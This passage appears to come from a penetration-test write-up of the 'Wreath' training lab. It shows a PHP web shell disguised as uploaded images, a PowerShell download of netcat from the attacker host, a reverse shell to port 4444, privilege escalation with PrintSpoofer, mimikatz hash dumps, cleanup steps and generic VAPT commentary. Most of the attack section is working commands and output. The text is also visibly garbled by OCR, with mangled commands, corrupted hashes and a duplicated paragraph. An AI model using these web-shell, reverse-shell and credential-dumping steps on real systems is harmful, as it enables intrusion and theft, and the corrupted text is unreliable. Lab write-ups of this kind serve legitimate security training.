$ curl -v -u Thomas http://10.200.85.100/resources/uploads/checkit.jpeg.php?$_GET[base64_decode('c0nGJGJmQw==')];if(isset($e))echo base64_decode('PHByZT4+'),shell_exec($e),base64_decode('PCNwcm4+');die();?> socks5://127.0.0.1:5678 > out
Enter host password for user 'Thomas':
% Total    % Received % Xferd  Average Speed   Time     Time      Current
          Dload  Upload Total   Spent   Left Speed
100  927  100  927    0     0  1143      0 --:--:-- --:--:-- 1143


(eximail3l㉿wrmachine) ~ ->
$ cat out
****JFIF***<pre> Volume in drive C has no label.
Volume Serial Number is A041-2802

Directory of C:\xampp\htdocs\resources\uploads

26/03/2022  05:23    <DIR>        .
26/03/2022  05:23    <DIR>        ..
25/03/2022  11:48        1,953,971 1682030.png.php
23/03/2022  13:59        122,575 2image.jpg.php
26/03/2022  05:23        88,879 checkit.jpeg.php
26/03/2022  04:57        1,953,967 cm.png.php
26/03/2022  05:00        1,953,976 cm2.png.php
26/03/2022  05:03        1,953,976 eko.png.php
25/03/2022  12:13        1,954,070 exp.png.php
23/03/2022  13:55        122,602 image.jpg.php
26/03/2022  05:12        88,819 knew.jpeg.php
26/03/2022  05:08        88,782 new.jpeg.php
25/03/2022  12:20        1,954,073 newupload.png.php
23/03/2022  14:27        122,695 shell.jpg.php
  12 File(s)       12,358,385 bytes
  2 Dir(s)        6,877,708,288 bytes free
-
```

Fig 1.40  
(Executing system commands using the image uploaded)

It's time to get a reverse shell, for that I uploaded netcat binary on the machine, using the php based exploit and powershell.



```
(s3ntin3l@warmachine)@[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.85.100 - - [26/Mar/2022 03:33:31] "GET /joc.exe HTTP/1.1" 301 -
10.200.85.100 - - [26/Mar/2022 03:33:31] "GET /joc.exe/ HTTP/1.1" 200 -
```

Fig 1.41  
(serving the netcat binary using the attacker machine)

On the browser I pulled the file using:

http://10.200.85.100/resources/uploads/checkit.jpg.php?wreath=powershell -c "(newObjectSystem.Net.WebClient).DownloadFile('http://10.50.86.224/joc.exe','C:\xampp\htdocs\resources\uploads\rshell.exe')"




Fig 1.42  
(Downloading the netcat binary on the Thomas's pc)

Now the file has been successfully uploaded, Let's run it and gain the reverse shell

Command:

powershell.exe c:\\xampp\\htdocs\\resources\\uploads\\rshell.exe 10.50.86.224 4444 -e cmd.exe





Fig 1.43  
(Sending a reverse shell to attacker machine)

Let's get back to our listener,



```
(s3ntin3l@warmachine)@[~/wreath]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.50.86.224] from (UNKNOWN) [10.200.85.100] 50986
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>X@sa
```

Fig 1.44

Unquoted Service Path:

After enumerating manually, services that can be used to escalate privileges to nt/authority

Service Name	Type	Path	Status
Windows Firewall	System	C:\Windows\system32\WindowsFirewall.exe -m localSystem\NetworkRestricted -p	Auto
Local Account Manager	System	C:\Windows\system32\LocalAccountManager.exe -m localSystem\NetworkRestricted -p	Auto
Search Explorer Service	System	C:\Windows\system32\SearchEngineService.exe -m localSystem\NetworkRestricted -p	Auto
Touch Keyboard and Handwriting Panel Service	System	C:\Windows\system32\TouchInputService.exe -m localSystem\NetworkRestricted -p	Auto
Telephony	System	C:\Windows\system32\Telephony.exe -m localSystem\NetworkRestricted -p	Manual
Remote Desktop Services	System	C:\Windows\system32\rdpclient.exe -m localSystem\NetworkRestricted -p	Manual

Fig 1.45  
(Unquoted service path found)

I found that set-imPERSONATE token was also enabled

The Tokens in windows-based systems provide very important role when we try to exploit,

```
C:\xampp\htdocs\resources\uploads>whoami /priv
whoami /priv

PRIVILEGES INFORMATION

Privilege Name          Description          State
SeChangeNotifyPrivilege Bypass traverse checking      Enabled
SeImpersonatePrivilege  Impersonate a client after authentication      Enabled
SeCreateGlobalPrivilege  Create global objects      Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Disabled
```

Fig 1.46  
(Checking the tokens available for Thomas)

After researching a bit, I found some exploits available that can be used to escalate the privilege using Set Impersonate Token

Link: <https://github.com/itm4n/PrintSpoof>

I transferred the print-spoof using python, and ran it on the system

```
C:\xampp\htdocs\resources\uploads>normie.exe -i -c cmd
normie.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening ...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Fig 1.47  
(Running Print Spoof on Thomas's pc)

For POC, that I pwned the network, I dumped the Hashes using mimikatz:

```
User : Administrator
Hash NTLM: a05c3c807ceeb48c47252568da284cd2

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 0a694ecc8e6294041abed05d4c9e5cb2

* Primary:Kerberos-Newer-Keys *
  Default Salt : WIN-0G0L02IQ9I7Administrator
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : f1612b31cf080b4d0e0bcff5a3049ae7f2640319157d1ee3a1ee6544885c732
    aes128_hmac      (4096) : 50ab8d0913485e14756ed79b531d046b
    des_cbc_md5       (4096) : ba4fd00e377a91f2
```

Fig 1.48  
 (Dumping hash of the Administrator)

```
User : Thomas
Hash NTLM: 02d9@eda8f6bb06c32d5f207831101f

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 2298a010653c1b09328fb2c895fa4ef

* Primary:Kerberos-Newer-Keys *
  Default Salt : WREATH-PCThomas
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : 040eb093c718ce265ced3af665f1193a0008d5bf3dc6089e283dec3d8917ac
    aes128_hmac      (4096) : 7fa@29a3fcacf88fb9161e0ffa095240
    des_cbc_md5       (4096) : 51e651458345375e
  OldCredentials
    aes256_hmac      (4096) : 6011a2cdbc6cd6663797a98a0921b5dce5b36a1bd21e42bea9fad15cce7a9fff
    aes128_hmac      (4096) : 1e3bcc4f5bd2c84b455895d59189c4ff
    des_cbc_md5       (4096) : 9e644f8a8c437301
  OlderCredentials
    aes256_hmac      (4096) : 1332e489a1b4f1d431968a4de3effeb92fdb1eb4b2b99c8f5388f3bab1558
    aes128_hmac      (4096) : 021a4721e98ff7b9e3c6fd1a0c0db391
    des_cbc_md5       (4096) : b99be8a15402b62f
```

Fig 1.49  
 (Dumping hash of Thomas)

And, Finally the Wreath has been pwned.

## RECAP

As demonstrated above, any flaw in a network's security can lead to catastrophic damage and a loss of control through the network. The author strongly advises Thomas to maintain a regular patch management program to keep software updated to protect from known vulnerabilities and enforcing a stronger password policy across the network. Network services should be reconfigured to run as lower privilege users. Thomas should also schedule a monthly threat scan on the network to detect any new vulnerabilities. We cannot guarantee that the network will be impenetrable after employing the recommended remediation.

## CLEANUP

After every penetration test, a thorough cleanup is conducted to remove any remnants of the penetration test. Any exploit code, or tool that was uploaded to the network during the duration of the test were removed. Thomas Wreath should not need to perform a cleanup on the network. We take this portion of the test very seriously, below is proof of the cleanup that took place on the network upon the conclusion of the test.

```
(s3ntin3l㉿wrmachine)("~/wreath")
└─$ ls -zshkey root@192.168.65.200
[root@prod-serv ~]# cd /mp/mnt
[bash]: cd: /mp/mnt: No such file or directory
[root@prod-serv ~]# cd /tmp/mnt
[root@prod-serv mnt]# ls
mini.ps1 new (mp-s3ntin3l).socat-shatx1l
[root@prod-serv mnt]# rm *
rm: remove regular file 'mini.ps1'? y
rm: remove regular empty file 'new'? y
rm: remove regular file '(mp-s3ntin3l)'? y
rm: remove regular file 'socat-s3ntin3l'? y
[root@prod-serv mnt]#
```

Fig 1.50  
(Deleting files from Centos Server)

```
C:\Windows\system32>net user s3ntin3l /del
net user s3ntin3l /del
The command completed successfully.
```

Fig 1.51  
(Deleting user created on GitStack server)

```
PS C:\Users\Administrator\Documents>
PS C:\Users\Administrator\Documents> net user s3ntin3l /del
The command completed successfully.

PS C:\Users\Administrator\Documents> del chisel.exe demo.txt
At line:1 char:1
+ del chisel.exe demo.txt
+ CategoryInfo          : PositionalParameterNotFound: (demo.txt:String) [Remove-Item], ParameterBindingException
+ FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.RemoveItemCommand
PS C:\Users\Administrator\Documents> del chisel.exe
PS C:\Users\Administrator\Documents> del demo.exe
Cannot find path 'C:\Users\Administrator\Documents\demo.exe' because it does not exist.
PS C:\Users\Administrator\Documents> del demo.exe
+ CategoryInfo          : ObjectNotFound: (C:\Users\Ad...ument\demo.exe:String) [Remove-Item], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.RemoveItemCommand
PS C:\Users\Administrator\Documents>
PS C:\Users\Administrator\Documents> del demo.txt
PS C:\Users\Administrator\Documents>
```

Fig 1.52  
(Deleting file from Thomas's PC)

## Conclusion

With the number of data breaches on the rise, companies urgently look for new ways to protect their data. The internet is overflowing with information on how companies can protect their data. The truth is that businesses of all sizes need to utilize an excellent VAPT solution to safeguard the data. In this blog post, we've discussed the importance of a VAPT solution and how it can help protect your business from malicious attacks. The best part is that it's affordable for all businesses.

A penetration test is very important for any organization who takes cyber security seriously. It's a proactive approach to maintaining a high level of security and protection from the hackers out there because if a penetration tester can exploit the vulnerability and can compromise your network then a real hacker can too. As we have heard of the famous WannaCry ransomware attack that affected over 2 lakh computers globally and demanded ransom payments in the form of bitcoins to unlock the systems. This attack has affected many big organizations. With such massive cyber-attacks happening these days, it has become very important to do the penetration testing on the regular intervals to keep our information system protected against security breaches. Thus, we have reached to a point that to prevent attacker from stealing our confidential data, Vulnerability Assessment & Penetration Testing is necessary. Through VA we can identify the vulnerabilities and then by PT we can patch the vulnerabilities

## Future Scope

The scope of VAPT determines the assets that are to be scanned and the ones that are to be left. The scope is decided in the planning stage of a VAPT, and the entire process runs adhering to it. The future of penetration testing lies in using AI to make results more accurate and evaluations more efficient. But it is also important to understand that pen testers still must use their experience and knowledge to ultimately decide what is the best course of action to perform the assessment. The future of penetration testing lies in using AI to make results more accurate and evaluations more efficient. But it is also important to understand that pen testers still must use their experience and knowledge to ultimately decide what is the best course of action to perform the assessment. Vulnerability Assessment and Penetration Testing (VAPT) are both security services that focus on **identifying vulnerabilities in the network, server and system infrastructure**. Both the services serve a different purpose and are carried out to achieve different but complementary goals. VAPT is important to accomplish compliance standards. Protects your business from data loss and unauthorized access. In future we will concentrate on practical implementation of Vulnerability Analysis & Penetration Testing by using tools such as NESSUS, NMAP, WIRESHARK, METASPLOIT, BETTERCAP, and CAIN & ABEL.

## Bibliography

### WebGoat

1. <https://github.com/vernjan/webgoat/blob/master/02-jwt-tokens.md>
2. [https://nikitushka.github.io/h1\\_Ponomarev.html](https://nikitushka.github.io/h1_Ponomarev.html)
3. <https://github.com/WebGoat/WebGoat/wiki/%28Almost%29-Fully-Documented-Solution-%28en%29>
4. <https://www.arbexam.blog/webgoat-sql-injection-advanced/>
5. <https://www.youtube.com/c/HackerSploit>

### Wreath

1. <https://hunter2.gitbook.io/darthsidious/privilege-escalation/token-impersonation>
2. <https://github.com/C0nd4/OSCP-Priv-Esc>
3. <https://book.hacktricks.xyz/windows/stealing-credentials/credentials-mimikatz>
4. <https://www.exploit-db.com/exploits/47293>
5. <https://www.youtube.com/channel/UC0ZTPkdxlAKf-V33tqXwi3Q>
6. <https://github.com/jpillora/chisel>
7. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5955>
8. <https://www.youtube.com/c/c0nd4>
9. <https://www.youtube.com/watch?v=RMVyYvt0bLY&t=684s>
10. <https://www.hackingarticles.in/>
11. <https://infosecwriteups.com/privilege-escalation-in-windows-380bee3a2842>